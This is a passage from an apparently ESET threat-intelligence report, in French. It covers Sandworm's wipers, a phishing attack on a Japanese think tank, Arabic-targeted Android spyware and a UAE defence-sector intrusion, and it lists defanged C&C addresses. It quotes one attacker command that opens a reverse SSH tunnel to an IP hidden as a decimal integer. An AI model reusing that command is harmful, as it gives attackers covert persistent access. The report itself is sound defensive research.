Parallèlement à ce ransomware RansomTuga, nous avons également détecté la mise en place de services Tor, à l'instar de ShadowLink initialement décrit par Microsoft Threat Intelligence dans un article consacré à **la campagne BadPilot**. ShadowLink a été utilisé dans cette campagne pour configurer le système de manière à ce qu'il soit enregistré comme service Tor caché, en y plaçant un binaire de service Tor légitime et un fichier de configuration torrc. La configuration comprenait la redirection de ports pour des services courants tels que RDP et SSH, mais dans le cas décrit ici, seule la redirection de ports pour RDP était active. Microsoft Threat Intelligence a attribué la campagne BadPilot à Seashell Blizzard (également connu sous le nom de Sandworm).

En février 2026, Sandworm a déployé son premier effaceur de données développé en Rust, que nous avons baptisé ZeroRays. Le CERT-UA a baptisé ce logiciel malveillant ZEROSETH. Lorsqu'il est exécuté sans argument, le logiciel malveillant répertorie de manière récursive les fichiers sur tous les disques logiques, à l'exception de certains répertoires et types de fichiers, lance des sous-processus pour effacer les fichiers en remplaçant leur contenu par des zéros via la fonction **FSCTL_SET_ZERO_DATA**, puis force finalement un redémarrage immédiat du système. Ce logiciel malveillant, dont le nom de fichier était nazar.exe ou **nazareth.exe**, a été utilisé dans des attaques visant une institution gouvernementale locale, ainsi que des entreprises du secteur du chauffage et des assurances en Ukraine.

Nous avons identifié par ailleurs un autre effaceur de données, soumis à VirusTotal depuis l'Ukraine et baptisé **Bethlehem.msi**. Cet effaceur est une version légèrement remaniée de NikoWiper qui utilise l'utilitaire SDelete. Outre SDelete, le fichier MSI contient un fichier texte comportant du graphisme ASCII (voir la Figure 6) qui révèle le nom interne du logiciel malveillant : Occultus.

Figure 6. Image en ASCII intégrée dans le fichier MSI d'une variante de NikoWiper

Il est intéressant de noter que les noms Nazareth, Bethlehem et Occultus sont également associés à des groupes de musique métal et rock.

En février 2026, nous avons identifié un nouvel effaceur de données visant une chaîne de pharmacies en Ukraine. Les échantillons ont ensuite été soumis sur VirusTotal sous le nom de fichier **Ender.exe**. Le CERT-UA a baptisé ce logiciel malveillant NAUGHTYWIPE.

NAUGHTYWIPE (Ender.exe) est un simple installeur qui extrait un programme d'effacement de données natif intégré à Windows, en déployant la version 32 ou 64 bits appropriée dans le répertoire `%temp%\slv`, puis en le déplaçant vers `C:\Windows\system32\slv.exe`. Il programme sa propre suppression au redémarrage via **MoveFileEx**, force le redémarrage du système au bout de cinq minutes

et assure la persistance de l'effaceur en ajoutant slv.exe à la clé de registre SetupExecute, garantissant ainsi son exécution avant même le chargement des outils de sécurité. L'effaceur écrase le contenu des fichiers de tous les disques montés avec des zéros (jusqu'à 16 Mo) tout en affichant un faux message de mise à jour Windows afin de dissimuler son activité (voir la Figure 7).

Figure 7. Message affiché pendant la séquence de démarrage en cours d'effacement des fichiers

Attaque d'effacement de données contre une entreprise du secteur de l'énergie en Pologne

En décembre 2025, nous avons identifié un incident de destruction de données touchant une entreprise du secteur de l'énergie en Pologne. Au cours de cet incident, les pirates ont tenté de déployer un effaceur de données, que nous avons baptisé DynoWiper. Nous avons analysé l'incident et publié **nos conclusions**.

DynoWiper est conçu pour endommager les systèmes informatiques en écrasant ou en supprimant des fichiers sur les disques durs et les supports amovibles et, dans une variante, en forçant un redémarrage pour achever le sabotage. Contrairement à **Industroyer** et **Industroyer2**, les échantillons découverts ne comportaient pas de fonctionnalités ciblant les systèmes de **technologie opérationnelle**. Les échantillons de DynoWiper ont été déployés via la politique de groupe Active Directory, ce qui indique que l'attaquant avait obtenu des privilèges d'administrateur de domaine.

Compte tenu des similitudes marquées entre les techniques, tactiques et procédures (TTP) utilisées dans le cadre de cette activité et celles généralement associées aux opérations de Sandworm, ainsi que d'autres facteurs décrits dans **notre publication**, nous attribuons le composant d'effacement de données de cette activité à Sandworm avec un degré de confiance moyen.

Le CERT Polska a mené une enquête très approfondie sur cet incident et a publié une analyse détaillée **dans un rapport** disponible sur son site web.

Bien que des acteurs malveillants alignés sur les intérêts de la Russie mènent fréquemment des attaques d'effacement de données contre des entités ukrainiennes, de telles opérations contre d'autres pays se sont révélées extrêmement rares jusqu'à présent. L'une des rares exceptions recensées concerne la Pologne, où au moins **une entreprise de logistique** a été victime d'un effaceur de données en 2022. Toutefois, cette nouvelle attaque marque probablement une escalade de la part des groupes alignés sur les intérêts de la Russie, car elle visait des entités qui ne sont pas directement liées au soutien militaire apporté à l'Ukraine et qui, de surcroît, constituent des infrastructures critiques.

Les véritables motivations derrière cet incident restent floues. On peut toutefois noter que les réseaux électriques polonais et ukrainiens **sont interconnectés**, et il semble que la Pologne joue un rôle important dans **la stabilisation** de l'approvisionnement en électricité de l'Ukraine face aux frappes aériennes russes visant les infrastructures énergétiques. Depuis 2022, la Russie multiplie sans relâche ses frappes contre les infrastructures énergétiques ukrainiennes pendant l'hiver, sans doute dans l'espoir de provoquer l'effondrement du réseau électrique du pays au moment où les besoins sont les plus grands. L'attaque de Sandworm a ainsi eu lieu au début de l'hiver, à un moment où Moscou **intensifiait** une fois de plus ses frappes contre les infrastructures énergétiques ukrainiennes. Il semble donc possible que l'opération menée par ce groupe en Pologne ait eu pour but d'accroître encore la pression sur le réseau ukrainien, en s'attaquant à l'une de ses sources d'alimentation externes en période de forte demande.

Autres

Winter Vivern

Autres activités notables

Les chercheurs d'ESET ont suivi des campagnes menées par des groupes moins connus ou provenant d'autres régions du monde. Dans cette section, nous mettons en avant une attaque d'hameçonnage de type navigateur dans le navigateur visant un groupe de réflexion japonais, un logiciel espion pour Android que nous avons baptisé Asin et qui ciblait des utilisateurs arabophones, ainsi qu'une intrusion dans une entreprise du secteur de la défense aux Émirats arabes unis pour laquelle le CRM SmartOffice a servi de vecteur d'accès initial.

Attaque d'hameçonnage de type navigateur dans le navigateur contre un groupe de réflexion japonais

En octobre 2025, nous avons détecté une tentative d'hameçonnage visant un groupe de réflexion japonais, au cours de laquelle l'attaquant a transmis une URL malveillante à la cible, très probablement via une attaque d'hameçonnage ciblé. En cliquant sur le lien, la victime est redirigée vers le site web `login.sharecloudfiles[.]online`. Le contenu de la page imite un dossier OneDrive.

Le nom du dossier, 一般財団法人 平和・安全保障 研究所, correspond au nom en japonais de l'Institut de recherche sur la paix et la sécurité (**RIPS**). Nous pensons que les pirates se sont fait passer pour cet institut afin de tenter de compromettre la cible, un autre groupe de réflexion japonais. Le dossier contient deux documents PDF : 研究会のご案内.pdf (traduction machine : Informations sur le groupe de recherche) et 投票の実施案につきまして.pdf (traduction machine : à propos du mode de scrutin). Toute interaction avec les documents ouvre une fenêtre demandant des identifiants pour continuer (voir la Figure 8).

Remarquez sur la Figure 8 que la fenêtre ressemble à une véritable fenêtre contextuelle des services Microsoft, URL comprise. L'attaquant a reproduit de manière très réaliste un dossier OneDrive ainsi que sa fausse fenêtre contextuelle de connexion Microsoft en recourant à **une attaque de type navigateur dans le navigateur (BITB)**, en combinant le projet **Frameless BITB** avec **Evilginx**, un cadre d'attaque dit de l'Homme du milieu, afin d'obtenir des identifiants de connexion. Cette technique permet à un pirate de simuler l'ouverture d'une fenêtre de connexion sécurisée, mais il s'agit en réalité d'un simple élément intégré à la page malveillante, qui permet de récupérer directement les identifiants.




Figure 8. Page de connexion demandant des identifiants

Bien que nous n'ayons pas pu attribuer cet incident à un groupe connu, les techniques, tactiques et procédures (TTP) utilisées dans cette opération se sont révélées imaginatives et assez sophistiquées, ce qui laisse supposer une activité malveillante de type APT.

Logiciel espion Asin pour Android

Depuis le début de l'année 2025, nous avons enquêté sur plusieurs cas d'intrusion dans lesquels un logiciel espion Android, que nous avons baptisé Asin, a été utilisé pour cibler des utilisateurs arabophones.




Figure 9. Sites web de diffusion d'Asin

Par exemple, au cours du premier semestre 2025, nous avons identifié plusieurs campagnes, chacune étant associée à un site web dédié en arabe (voir la Figure 9) et se faisant passer pour un service légitime :

- `govlens[.]net` – se fait passer pour un site d'information gouvernemental (enregistré le 27 mai 2025).
- `pdf-reader[.]help` – se fait passer pour un éditeur de PDF sécurisé (enregistré le 29 mai 2025).
- `live-war-map[.]com` – propose des actualités sur les incidents militaires (enregistré le 20 janvier 2025).

Deux de ces campagnes ont utilisé les réseaux sociaux pour impliquer les victimes :

- Une page Facebook (`https://www.facebook[.]com/GovLens`).
- Une chaîne Telegram (`https://t[.]me/liveuamap_ar`).

Chacun de ces sites web diffuse une application malveillante qui combine des fonctionnalités légitimes avec des fonctionnalités d'espionnage dissimulées. Le nom de cette chaîne Telegram s'inspire probablement de Live Universal Awareness Map (Liveuamap), une plateforme OSINT légitime et réputée qui se consacre à la cartographie des incidents militaires à travers le monde.

Puis, le 15 octobre 2025, un échantillon nommé `C-PDF` a été téléchargé sur VirusTotal depuis la Turquie.




Figure 10. Site web de diffusion de l'application Syria Defense Map

Nous avons également détecté ce même échantillon dans les données de télémétrie d'ESET en décembre 2025 sur l'appareil Xiaomi d'un client, plus précisément un Xiaomi Redmi Note 13 Pro (modèle 2312DRA50G) fonctionnant sous Android 15. L'application malveillante avait été téléchargée depuis le site web `https://c-pdf[.]net/c-pdf.apk`.

Enfin, un autre échantillon, identifié comme l'application `Syria Defense Map`, a été détecté le 17 janvier 2026 sur l'appareil Xiaomi d'un client, plus précisément un Xiaomi Redmi Note 13 Pro+ 5G (modèle 23090RA98G) fonctionnant sous Android 15. Au moment de la détection, la langue du système était réglée sur l'arabe. L'application malveillante (voir la Figure 10 en page précédente) avait été téléchargée depuis le site web `https://syriadefensemap[.]com/SyriaDefenseMap.apk`. Ces deux applications espionnes doivent être téléchargées et installées manuellement, et toutes les autorisations doivent être accordées manuellement.

Les informations dont nous disposons actuellement ne nous permettent pas de nous prononcer avec certitude sur l'origine et l'objectif de cette campagne. Cependant, trois des cinq applications frauduleuses que nous avons découvertes, GovLens, WarMap et Syria Defense Map, semblent s'adresser principalement aux personnes intéressées par des enquêtes open source. Il semble donc possible que cet ensemble d'activités ait été, au moins en partie, destiné aux journalistes arabophones ou aux professionnels de l'OSINT.

Le CRM SmartOffice a été détourné pour compromettre une entreprise du secteur de la défense aux Émirats arabes unis

En mars 2026, nous avons constaté que des pirates avaient déployé un voleur de mots de passe de navigateur basé sur .NET dans le réseau d'une entreprise du secteur de la défense aux Émirats arabes unis. Cette découverte nous a incités à mener une enquête plus approfondie, qui a révélé que cette activité a débuté le 18 janvier 2026, lorsque les pirates ont compromis un serveur hébergeant le CRM SmartOffice de **Zinnia** et y ont installé un webshell. Nous ne savons pas quelle vulnérabilité précise a été exploitée pour compromettre ce serveur. Toutefois, l'absence de vulnérabilités récentes et connues du public permettant l'exécution de code à distance dans ce produit laisse penser que les pirates ont peut-être exploité une faille zero-day.

À la suite de l'exploitation présumée du CRM SmartOffice, les pirates ont déployé un webshell dans les chemins d'accès `C:\SmartOffice-Online new data base\SmartOffice-Online\SmartUpload\SmartOfficeOnline\EmployeesDocuments\3.aspx` et `C:\SmartOffice-Online new data base\SmartOffice-Online\SmartUpload\SmartOfficeOnline\EmployeesDocuments\12.asp`.

Ils ont ensuite procédé à des mouvements latéraux dans le réseau compromis et ont déployé plusieurs outils de proxy inverse personnalisés programmés en Rust.

En plus de ces outils, les pirates ont déployé un client OpenSSH signé de manière valide par Microsoft dans un fichier nommé `hyper-v.exe` (SHA-1 : `45DD062D6759855BBAFA59D3869FDDED3DA059F9`). Ils l'ont exécuté à l'aide de la commande suivante :

```
%COMMONDOCUMENTS%\hyper-v.exe -l systemd-time 2337596066 -p  443 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -fN -R 7050 -i C:\Users\Public\Documents\id_rsa
```

Cela permet de créer un tunnel SSH inversé. Le nombre entier décimal `2337596066` masque l'adresse IP réelle dans la ligne de commande en l'encode sous sa forme numérique 32 bits, ce qui rend l'adresse moins facilement identifiable pour quiconque examine la ligne de commande. D'après les données de télémétrie d'ESET, nous avons constaté qu'un tunnel SSH avait effectivement été établi vers le port `443` de l'adresse IP `139.84.226[.]162`.

Figure 11. Image ASCII affichée par l'outil de post-exploitation personnalisé Koshka

Outil personnalisé de post-exploitation Koshka

Le 22 janvier 2026, les pirates ont téléchargé un outil de post-exploitation sur mesure depuis l'adresse `167.172.181[.]173` et l'ont déployé dans le répertoire `C:\users\public\Downloads\vmnat.exe`. Cet outil porte le nom interne Koshka, qui signifie chatte en russe. Lorsqu'il est exécuté sans aucun paramètre de ligne de commande, l'outil affiche des chats en graphisme ASCII ainsi que son nom en russe, кошка (voir la Figure 11).

L'attaquant doit saisir une commande spécifique via la ligne de commande, bien que l'outil prenne également en charge un mode console interactif.

Une première analyse montre qu'il prend en charge de nombreuses fonctionnalités, notamment la collecte d'informations sur le système compromis, telles que les disques disponibles, les pilotes chargés, les processus en cours d'exécution, les pilotes de minifiltre, les sessions de connexion, l'état du domaine, les connexions TCP et UDP actives,

le contenu du presse-papiers, ainsi que la détection de son exécution dans un hyperviseur. Il peut également exploiter la vulnérabilité **CVE-2024-26229** pour obtenir des privilèges SYSTEM, créer de nouveaux comptes utilisateurs, ajouter des utilisateurs à des groupes existants, lancer un proxy SOCKS, extraire les hachages NTLM de la base de données SAM et suspendre le service EventLog.

Il est intéressant de noter qu'il peut également charger un fichier Windows PE, mais cela nécessite que la charge utile soit chiffrée à l'aide d'une clé RC4 encodée en dur. Pour préparer une telle charge utile, l'outil fournit une commande interne nommée `enc`, qui chiffre un fichier PE et l'enregistre sous le nom `yourhappymeal.txt`.

Outil de proxy inverse personnalisé et portal-tunneler

Grâce à la télémétrie d'ESET, nous avons constaté que les pirates avaient tenté de déployer plusieurs échantillons d'un outil de proxy inverse personnalisé. Cet outil programmé en Rust utilise le protocole QUIC sur TLS pour établir un tunnel chiffré. D'après la chaîne de débogage PDB, le projet porte le nom interne de `revsocks_rust`.

Outre l'outil de proxy inverse personnalisé, nous avons découvert un fichier binaire dont le code source s'inspire du projet open source **portal-tunneler**.

Les échantillons utilisés contre la cible aux Émirats arabes unis contiennent les serveurs de C&C suivants, encodés en dur :

- `194.59.31[.]19:8443`
- `167.172.181[.]173:8443`
- `216.238.99[.]118:8443`
- `139.84.226[.]162:80`


En effectuant une recherche sur le nom interne **revsocks_rust** dans VirusTotal, il est possible d'identifier plusieurs variantes d'un même logiciel malveillant qui ont été soumises depuis le Yémen. Depuis décembre 2025, plusieurs utilisateurs de Sanaa au Yémen ont envoyé à VirusTotal différentes versions d'un même outil de proxy inverse sous différents noms, tels que **brand.exe**, **mce.exe**, **mcc.exe**, **mmw.exe** et **CrashHandler.exe**, ainsi que des archives nommées **SKB.zip**, **SHCore.rar** et **Malicious.rar**. En plus d'intégrer le proxy inverse, la dernière de ces archives contient un outil supplémentaire dérivé du projet open source **portal-tunneler** avec une adresse de C&C encodée en dur.

Nous avons également identifié en plus des échantillons Windows une variante Linux du même outil de proxy inverse personnalisé, téléchargée sur VirusTotal depuis le Yémen sous le nom de **safe**.

Ces échantillons, utilisés contre une cible yéménite, contiennent les serveurs de C&C suivants, encodés en dur :

- `134.209.23[.]117:8443`
- `134.209.23[.]117:9443`
- `64.52.80[.]66:8443`
- `164.92.254[.]175:8443`
- `70.34.203[.]48:8443`

Aucun des échantillons envoyés à VirusTotal depuis le Yémen n'a été détecté par le système de télémétrie d'ESET.



Secteurs ciblés dans des attaques non encore attribuées

Techniques d'accès initial utilisées dans les attaques non attribuées

À propos d'ESET

ESET, entreprise européenne de cybersécurité reconnue mondialement, se positionne comme un acteur majeur dans la protection numérique grâce à une approche technologique innovante et complète. Fondée en Europe et disposant de bureaux internationaux, ESET combine la puissance de l'intelligence artificielle et l'expertise humaine pour développer des solutions de sécurité avancées, capables de prévenir et contrer efficacement les cybermenaces émergentes, connues et inconnues.

Ses technologies, entièrement conçues dans l'UE, couvrent la protection des terminaux, du cloud et des systèmes mobiles, et se distinguent par leur robustesse, leur efficacité et leur facilité d'utilisation, offrant ainsi une défense en temps réel 24/7 aux entreprises, infrastructures critiques et utilisateurs individuels.

Grâce à ses centres de recherche et développement et son réseau mondial de partenaires, ESET propose des solutions de cybersécurité intégrant un chiffrement ultra-sécurisé, une authentification multifactorielle et des renseignements approfondis sur les menaces, s'adaptant constamment à l'évolution rapide du paysage numérique.

Pour plus d'informations, consultez **www.eset.com/fr** et suivez-nous sur **LinkedIn**, **Facebook** et **Instagram**.

ESET Threat Intelligence

Rapports généraux sur les menaces et Rapports sur les activités des groupes APT

GitHub ESET

@ESETresearch

WeLiveSecurity.com/fr/

Cybersecurity
Progress. Protected.

(eset):research